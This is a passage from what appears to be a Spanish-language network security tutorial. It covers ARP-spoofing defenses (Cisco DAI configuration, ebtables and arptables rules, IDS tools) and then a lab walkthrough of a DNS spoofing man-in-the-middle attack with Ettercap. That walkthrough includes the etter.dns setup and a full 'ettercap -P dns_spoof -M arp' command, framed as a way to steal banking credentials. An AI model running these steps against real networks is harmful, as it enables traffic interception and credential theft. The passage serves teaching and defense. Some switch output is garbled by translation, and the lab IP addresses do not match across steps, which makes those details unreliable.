Por defecto solo se validan las direcciones IP y MAC que se contienen en la respuesta ARP, por lo que la dirección MAC contenida en la cabecera Ethernet no se mira. Para validar que un paquete de respuesta ARP viene desde la dirección listada dentro de él, podemos habilitar la validación de Dynamic ARP Inspection con este comando:

Switch (config)# **ip arp inspection validate {[src-mac] [dst-mac] [ip]}**

- **DEFENSA CON DAI EN SWITCH CATALYST CISCO.**

Switch A # **configure terminal**
Introduzca los comandos de configuración, uno por línea. Terminar con CTRL / Z.
SwitchA (config) # ip arp inspección vlan 10
SwitchA (config) # interface gigabit Ethernet 1/1
SwitchA (config-if) # ip arp inspección confianza
SwitchA (config-if) # end
SwitchA #
SwitchB # **configure terminal**
Introduzca los comandos de configuración, uno por línea. Terminar con CTRL / Z.
SwitchB (config) # **ip arp inspección vlan 10**
SwitchB (config) # **interface gigabit Ethernet 1/1**
SwitchB (config-if) # **ip arp inspección confianza**
SwitchB (config-if) # end
SwitchB #

SwitchA # **show ip interfaces de inspección arp**

Interfaz de Estado Trust (pps) Intervalo de ráfaga

Ninguno Gi1 / 1 alquiler en N / A

Gi1 / 2 no son de confianza 15 1

Fa2 / 1 no es de confianza 15 1

Fa2 / 2 no son de confianza 15 1

Fa2 / 3 no son de confianza 15 1

Fa2 / 4 no es de confianza 15 1

SwitchA # **show ip arp inspección vlan 10**

Fuente Mac Validación: Desactivado

Destino Mac Validación: Desactivado

Validación de dirección IP: Desactivado

Operación de configuración de VLAN ACL Partido estático ACL

---

10 Habilitado Activo

Vlan ACL Registro de registro de DHCP

---

10 Deny Deny

SwitchA #

SwitchA # **show ip vinculante Snooping DHCP**

MacAddress Dirección IP de arrendamiento (s) Tipo de interfaz VLAN

00:01:00:01:00:01 10.10.10.1 4995 Dhcp snooping-10

FastEthernet2 / 1

SwitchB # **show ip interfaces de inspección arp**

Interfaz de Estado Trust (pps) Intervalo de ráfaga

Ninguno Gi1 / 1 alquiler en N / A

Gi1 / 2 no son de confianza 15 1

Fa2 / 1 no es de confianza 15 1

Fa2 / 2 no son de confianza 15 1

Fa2 / 3 no son de confianza 15 1

Fa2 / 4 no es de confianza 15 1

SwitchB # **show ip arp inspección vlan 10**

Fuente Mac Validación: Desactivado

Destino Mac Validación: Desactivado

Validación de dirección IP: Desactivado

Operación de configuración de VLAN ACL Partido estático ACL

---

10 Habilitado Activo

Vlan ACL Registro de registro de DHCP

---

10 Deny Deny

SwitchB #

SwitchB # **show ip vinculante Snooping DHCP**

MacAddress Dirección IP de arrendamiento (s) Tipo de interfaz VLAN

00:02:00:02:00:02 10.10.10.2 4995 dhcp-snooping FastEthernet2 10/2

- **DEFENSA CON EBTABLES.**

Ebtables -A FORWARD -p ARP --arp-op code 2 -i ! vlan3 -j DROP

Ebtables -t nat -A PREROUTING -p ARP --arp-opcode 1 -s ! MAC_SERVIDOR -d ff:ff:ff:ff:ff:ff -j dnat --to-destination MAC_SERVIDOR

Ebtables -t nat -A PREROUTING -p ARP --arp-opcode 1 -s ! MAC_SERVIDOR -d ! ff:ff:ff:ff:ff:ff -j dnat --to-destination MAC_SERVIDOR

De estas reglas la primera es la que nos permite bloquear, las tramas ARP con código de operación 2 o todas las respuestas ARP, menos las que provengan de la interface vlan3 debido a que en esa interface es donde se va a conectar el servidor que va a generar todas las respuestas ARP. Por último están las últimas dos reglas que son las que

reenvían todas las consultas ARP hacia el servidor para que se encargue de responderlas.

Ahora la última cosa que debemos asegurar en el servidor para que la solución sea segura es bloquear el paso de consultas ARP falsificadas hacia el servidor debido a que como este es el que ahora contesta a todas las peticiones ARP de la red tenemos que evitar que sea envenenado. Para lograrlo hacemos uso de la siguiente regla:

Arptables -A INPUT --opcode 1 -j DROP

- **OTROS MECANISMO.**

ARPALERT: Previene conexiones a la red de MACs que no esté autorizadas y puede correr Scripts al detectarlas.

SNORT: El tan famoso programa de detección de intrusos básicamente este programa analiza el tráfico de la red y se basa en reglas para analizarlo.

Plugin ettercap.

Find_ettercap: Trata de identificar paquetes ettercap en la red, se basa en números de identificación o consecuencia por lo tanto no es muy fiable.

Scan_Poisones: Brinda una lista de host chequea si dos pc tiene la misma MAC, luego envía paquetes ICMP echo, si la Mac de la respuesta difiere de la IP que tenemos en nuestra lista podemos estar frente a una pc que está haciendo Forwarding de ese paquete que se va a la pc infectada devuelta hacia nosotros.

- **DEFENSA CON DECAFFEINATAID (IDS).**

Esta herramienta IDS puede ser configurada para monitorear toda actividad de ARP chache, default Gateway, Windows Firewall Log, Security Event Log y Reverse DNS IPS.

Ilustración 55: Propiedades que se pueden activar con la herramienta DecaffeinataID.

Y sobre todo poder observar los log o actividades que se producen con la opción **View Logs.**




Ilustración 56: Mirando los LOGS de las actividades detectadas en la realización del ataque arp Spoofing.

PRACTICA

ATAQUE DNS SPOOFING.

11.2 PRACTICA: DNS SPOOFING.

Introducción.

En esta práctica se pretende simular el ataque Dns Spoofing el cual se implementara en un entorno de máquinas virtuales con la herramienta **VIRTUALBOX** donde se contara maquinas **Linux** y **Windows** para realizar el ataque haremos uso de la herramienta **Ettercap.** El método denominado DNS Spoofing hace referencia a la técnica de suplantar la identidad IP por un nombre de dominio DNS, o viceversa.

Basándose en algún tipo de vulnerabilidad de un servidor, o bien a través de servidores poco confiables, el virus falsea las entradas del Nombre de dominio e IP de un servidor DNS, mediante lo cual logra su cometido, que no es otro que infectar el caché DNS de otro servidor diferente, lo que se conoce como **DNS Poisonig**, es decir envenenamiento de DNS.

Objetivos.

- Utilizar herramientas de virtualización para simular el ataque.
- Implementar el ataque DNS Spoofing en una red virtual.
- Hacer uso de herramientas **Ettercap** y **dns_spoof**
- Explicar en qué consiste el ataque DNS Spoofing y cuáles son sus efectos en una red.
- Dar a conocer soluciones para contrarrestar el ataque DNS Spoofing en una red.

Requerimientos para la realización de la práctica.

- Tener instalado algún programa de virtualización por ejemplo **Virtual Box.**
- Tener instalado un el sistema operativo **Backtrack 5.**
- Contar con máquinas virtual que serán la victima por ejemplo: **Windows server, Windows xp.**

Desarrollo

DNS Spoofing: Todas las consultas DNS que se envían a través de la red contienen un número de identificación único generado con el propósito de identificar las preguntas y respuestas y atarlas. Esto significa que si nuestro equipo atacante puede interceptar una

consulta DNS enviada desde un dispositivo destino, todo lo que tenemos que hacer es crear un paquete falso que contiene ese número de identificación a fin de que el paquete sea aceptado por ese objetivo.

Escenario donde se implementara el ataque.

Vamos a completar este proceso haciendo dos pasos con una sola herramienta. En primer lugar, vamos a envenenar la caché ARP del dispositivo de destino para redirigir su tráfico a través de nuestra máquina atacante para poder interceptar las petición DNS, a continuación, que en realidad le enviará el paquete falso. El objetivo de este escenario es para que los usuarios de la red de destino accedan a nuestro sitio web malicioso en lugar de la página web que está intentando acceder.




Ilustración 57: Escenario a desarrolla aplicando ataque DNS Spoofing.

DNS Spoofing es una técnica MITM utilizada para suministrar información falsa a un host DNS para cuando se intenta examinar, por ejemplo el sitio www.xolo.com.ni 200.100.64.100 dirección IP que se envíen en una falsa www.jose.com.ni 192.168.0.172 dirección IP que el atacante ha creado con el fin de robar las credenciales de banca en línea e información de cuentas de usuarios desprevenidos.

Herramientas Usadas.

Ettercap: Hay algunas herramientas diferentes disponibles que se pueden utilizar para llevar a cabo la falsificación de DNS. Vamos a utilizar Ettercap, que tiene versiones en Windows y Linux.

Ettercap es su núcleo es un sniffer de paquetes que utiliza varios plug-in para hacer los diversos ataques que puede realizar. El **dns_spoof plug-in** es el que va a hacer el ataque en este ejemplo. **Plugin dns_spoof:** Haciendo uso de Ettercap se captura el tráfico del equipo víctima y con la ayuda del plugin **dns_spoof** vamos a re direccionarlo a un sitio distinto al que está solicitando.

Backtrack 5 atacante (Estación Virtual).

Ilustración 58: Estacion virtualizada con Backtrack Version 5.

Windows Server 2003 Servidor Web IIS (Estación Virtual).

Ilustración 59: Estacion virtual con Windows Server 2003.

Windows XP Cliente (Estación Virtual).




Ilustración 60: Estacion virtual con Windows Xp.

Desarrollo del ataque.

Realizando el ataque.

1. Victima realiza la petición al sitio www.xolo.com.ni
2. La petición es capturada por el atacante (MITM+dns_spoof).
3. Ettercap verifica en archivo **etter.dns** la petición xolo.com.ni
4. Ettercap redirección la petición www.xolo.com.ni al sitio **192.168.0.172 (**www.jose.com.ni**).**

MÁQUINAS:

192.168.0.150 es la maquina víctima Windows XP (Virtual Box Workstation), **192.168.0.149** es la maquina atacante a Backtrack 5 (Virtual Box Workstation) y **192.168.0.1** es el Gateway.

PROCESO:

1. Modificar el archivo etter.dns ubicado en **/usr/share/ettercap**.
2. Levantar nuestro servidor http (IIS) para recibir la petición del equipo víctima y mostrar nuestro sitio en vez del verdadero.
3. Hacer MITM "Victima < — > Atacante < — > Gateway".
4. Cargar el plugin dns_spoof.

Demostración del proceso.

1. **Modificar el archivo etter.dns ubicado en /usr/share/ettercap**

Nos colocamos en la ruta **/usr/share/ettercap** y procedemos a configurar el fichero **etter.dns** aquí es donde pondremos la dirección web que queremos hackear y la dirección **IP** que responderá al sitio visitado por el cliente en este caso pondremos la **IP** de mi servidor **Web IIS** en Windows Server 2003 y este responderá a la solicitud hecha por el cliente.

Dirección www.xolo.com.ni

IP 192.168.0.172

Nota: La siguiente imagen muestra el fichero etter.dns

Ilustración 61: Modificando elarchivo Etter.dns y estableciendo las resoluciones.

2. Levantar nuestro servidor http (IIS) para recibir la petición del equipo víctima y mostrar nuestro sitio en vez del verdadero.

En este caso estamos trabajando con Windows server 2003 donde tenemos corriendo IIS ahí se encuentra la página que se le mostrara a la víctima cuando el ponga en su navegador www.xolo.com.ni. Aquí tenemos una página web ya subida en el servidor **IIS** como podemos observar el fichero index.html es el que se ejecutara al poner la victima la **URL** que quiere visitar.




Ilustración 62: Verificando la pagina que encuentra cargada en el servidor IIS.

Esta es la página alojada en el servidor web IIS.

Ilustración 63: Verificando la pagina que encuentra alojada en el servidor web IIS de backtrack.

3. Hacer MITM "Victima < — > Atacante < — > Gateway"

Este paso es completamente el ataque implementado he aquí donde ejecutamos ettercap gtk3 en modo grafico donde realizaremos un **arp Spoofing** para envenenar la dirección **MAC** y de esa forma nos renvié todas las solicitudes que haga la víctima, vamos a capturar todo el tráfico de la víctima.

Nos dirigimos a:




Ilustración 64: Buscando la herramienta ettercap.

Se abre una ventana donde vamos a escoger la opción:

- Sniff
- Unified sniffing

Ilustración 65: Seleccionandoen en el menu Sniff la opcion Unified Sniffing.

Escogemos en la pestaña **eth0** y damos **OK.**




Ilustración 66: Seleccionandoen la interfaz eth0.

Luego elegimos:

- Target
- Current Targets

Ilustración 67: Seleccionando la tarjeta de red la cual se desea escanear para verificiar las maquias que se encuentran conectadas a la red.

Escogemos:

- Hosts.
- Primero escaneamos con Scan for hosts.
- Y luego listamos con Hosts list.




Ilustración 68: Verificando todas las maquinas que se encuentran conectadas a la red con sus respectivas direcciones MAC.

- La puerta de enlace de la víctima **192.168.179.1**
- La ip de la víctima **192.168.179.24**
- La ip del atacante **192.168.179.14**

Nota: Verificamos que la IP de la víctima sea la correcta dirigiéndonos en este caso a Ubuntu y le hacemos un **ifconfig** para ver la IP de la máquina:




Ilustración 69: Verificando la direccion Ip de la maquina victima.

Luego de haber revisado que la **IP** si es la correcta hacemos lo siguiente:

Seleccionamos la **IP** de la víctima y damos clic en **Add to Target 1** y seleccionamos la puerta de enlace de la víctima y damos clic en **Add to Target 2**. Luego nos colocamos ahora en la pestaña **Targets** y seleccionamos el **Target 1** y el **Target 2:**





Ilustración 70: Verificando la direccion Ip que se encuentran conectada a la red y qe fueron agragadas a los Target.

Se Elije la opción:

- Mitn
- Arp Poisonig

Aparece una ventanita donde voy a seleccionar la opción: Sniff remote connections y Le damos OK.



Damos clic en el **menú Start** y en el submenú Start **Sniffing.**

1. Cargar el plugin **dns_spoof**, para cargar el plugin me dirijo a: **Plugins**, **Manage the plugins**, se abre otra pestaña donde voy a seleccionar dns_spoof.




Ilustración 72: Seleccionando el plugins dns_spoof para empezar el dns spoofing.

Otra forma de hacer este ataque DNS Spoofing es utilizando el comando ettercap que se puede ejecutar desde la consola de Linux.

Ejemplo.

Se ejecuta el comando **ettercap** para realizar el ataque con los siguientes parámetros:

```
root@bt:~# ettercap -T -q -i eth1 -P dns_spoof -M arp // //
```

Ilustración 73: Realizando atque DNS Spoofing atraves de la via de comandos.

Dónde:

-T nos indica que iniciaremos la aplicación en modo texto (-G para iniciar la interfaz gráfica).

-q Modo silencioso

-i Para indicar el nombre de nuestra tarjeta de red en este caso es eth1

-P Especificamos el Plugin a utilizar, para este ataque utilizamos el plugin dns_spoof. Este es el que realiza la Suplantación.

-M Para especificar que el tipo ataque MID (Man In the Middle), en este caso será un envenenamiento Arp.

// **(TARGET 1)** Con las dobles barras indicamos que vamos a dirigir nuestro ataque a cualquier puerta Gateway, esto es correcto para nuestra demostración; pero lo indicado es especificar la IP del Gateway.

// **(TARGET 2)** Este último parámetro es el que indica la IP de nuestra víctima, con las dobles barras vamos a realizar un ataque a todas las maquinas e la red, se debe de tener cuidado al usar // ya que en una red grande esto podría ocasionar una denegación de servicio.

En la siguiente imagen vemos como escanea la red en busca de las víctimas para realizarles un envenenamiento Arp y se activa el modo sniffing para poder revisar las peticiones de las víctimas.

```
ettercap 0.7.4.1 copyright 2001-2011 ALoR & NaGA

Listening on eth1... (Ethernet)

  eth1 ->       00:0C:29:32:C9:2C    192.168.179.127     255.255.255.0

